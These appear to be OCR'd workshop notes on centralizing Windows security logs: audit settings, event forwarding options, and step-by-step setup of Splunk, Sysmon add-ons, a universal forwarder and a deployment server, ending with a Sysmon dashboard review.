
- Windows 10 and Windows Server 2016 security auditing and monitoring reference
  - https://www.microsoft.com/en-us/download/details.aspx?id=52630&751be11f-ede8-5a0c-058c-2ee190a24fa6=True
- See the recommendations in Auditing.xlsx
- You want Logon/Logoff, Logon Success and Failure

Centralized log management options

- Windows Event Forwarder
  - https://github.com/palantir/windows-event-forwarding
  - https://blogs.technet.microsoft.com/jepayne/2015/11/23/monitoring-what-matters-windows-event-forwarding-for-everyone-even-if-you-already-have-a-siem/
- Flip the Script: PowerShell "Microsoft's Incident Response Language" - Jared Atkinson May 9 2017 PowerShell EU Conference
  - https://www.youtube.com/watch?v=8M30-58SjWE
- https://www.elastic.co/webinars/introduction-elk-stack
  - https://github.com/secabstraction/PowerStashPowerStash
- https://github.com/philhagen/sof-elk
- https://www.graylog.org/

Configure Splunk Server

- http://docs.splunk.com/Documentation/SplunkCloud/6.6.1/SearchTutorial/InstallSplunk#Windows_installation_instructions
- Install as System on your Host
- Install the Sysmon-TA
- Install Sysmon App for Splunk
- Install Windows-TA (Splunk Add-on for Microsoft Windows)
- Create Index called "endpoints" (lowercase)
- Forwarding and Receiving, Configure receiving, new, listen on port 9997
- Server Settings, Search preferences, set to Last 60 minutes
- Settings, Access Controls, Roles, Admin, add endpoints index to indexes searched by default



Browse More Apps

5 Apps

Sysmon App for Splunk

The Sysmon App for Splunk provides rapid insights and operational visibility into small and large scale Sysmon deployments. Native out of the box alerting capabilities, reporting and dashboards to provide easy context and visibility into your endpoint data.

The Sysmon App for Splunk is easy to deploy and utilizes the already available Sysmon TA providing easy and instant value into your endpoint data.

Feature Request
Submit an issue via repository on Github (https://github.com/MHaggis/sysmon-splunk-app) or Twitter @m_haggis or @jarrettp

Support
Submit an issue via repository on Github - https://github.com/MHaggis/sysmon-splunk-app
Less


Category: Security, Fraud & Compliance | Author: Mike Haag | Downloads: 388 | Released: 6 months ago |
Last Updated: 6 months ago | View on Splunkbase

Add-on for Microsoft Sysmon

Provides a data input and CIM-compliant field extractions for Microsoft Sysmon. The Microsoft Sysmon utility provides data on process creation (including parent process ID), network connections, and much more.

This add-on was originally created by Adrian Hall. We appreciate Adrian's contribution and his willingness to turn over control to the current team for ongoing maintenance and development.
Less

Category: Security, Fraud & Compliance, IT Operations | Author: David Herrald | Downloads: 4535 | Released: 3 years ago |
Last Updated: 18 days ago | View on Splunkbase



Browse More Apps

windows ta

Best Match Newest Popular

184 Apps

CATEGORY

- □ DevOps
- □ IT Operations
- □ Security, Fraud & Compliance
- □ Business Analytics
- □ IoT & Industrial Data
- □ Utilities

CIM VERSION

- □ 4.9
- □ 4.8
- □ 4.7
- □ 4.6

WIN Splunk Add-on for Microsoft Windows

Update

The Splunk for Microsoft Windows add-on includes predefined inputs to collect data from Windows systems and maps to normalize the data to the Common Information Model.

Category: IT Operations, Utilities | Author: Splunk Inc. | Downloads: 115406 | Released: 6 years ago |
Last Updated: 6 months ago | View on Splunkbase

What we did!

- Installed as system. The only time you need to run as domain or privileged domain account is to automatically run scripts on remote hosts you need access to. You can pull logs at any time with system.
- We installed the TA's because they do all the heavy parsing of events (Technical Addons)
- We installed the Sysmon App as that provides a dashboard and some examples
- We created a new index. Usually used as a security boundary to allow only certain Splunk users
- We initiated the receiver
- Set some preferences

Install Splunk Forwarder on the VM

- Download the Splunk forwarder
- https://www.splunk.com/en_us/download/universal-forwarder.html
- Install as system
- Deployment server = your IP or host name Port 8089
- Receiving Indexer = your IP or host name Port 9997
- Look at your indexer /console to ensure you are only receiving security logs
- Look in Settings, Forwarder Management to see your client
- Make sure your vm has network connectivity and the firewall is not blocking it.

What we did with fowarder!

- We told the forwarder to forward only security logs
- We told the forward to use our host as the deployment server
  - http://docs.splunk.com/Documentation/Splunk/6.6.3/Data/MonitorWindowseventlogdata
- We are using the default index main

Install Splunk App via Deployment Server


- On the host , copy MyApp to
- c:\program files\splunk\etc\deployment-apps\
- Edit outputs.conf to match your IP address
- Ensure the inputs.conf match your sysmon Filter
  - Should be Test2.xml
- Go to Forwarder Management, Create Server Class, Add MyApp to the Apps, Add your client to the clients
- Under MyApp edit it to restart Splunk
- Run refresh to push out immediately
- https://yourhost:8000/en-US/debug/refresh

What we did with Deployment Server

- We pushed out the MyApp application
- We told the forwarder to forward the logs in our inputs.conf
  - We specified the endpoint index
  - We applied some filtering on the inputs.conf
  - We specified whitelists and black lists
  - http://docs.splunk.com/Documentation/Splunk/6.6.3/Data/MonitorWindowseventlogdata
- So we can filter with Sysmon and with the forwarder
  - 4688, 4689 Events should have stopped
  - Sysmon events should now appear
  - Index should be endpoints

Lunch

Review Sysmon App Dashboard



Sysmon Overview

Event Count

526,569

Event Count Over Time


Event Type Breakdown

Events by Host

Computer	count

Events Count by User

User	count

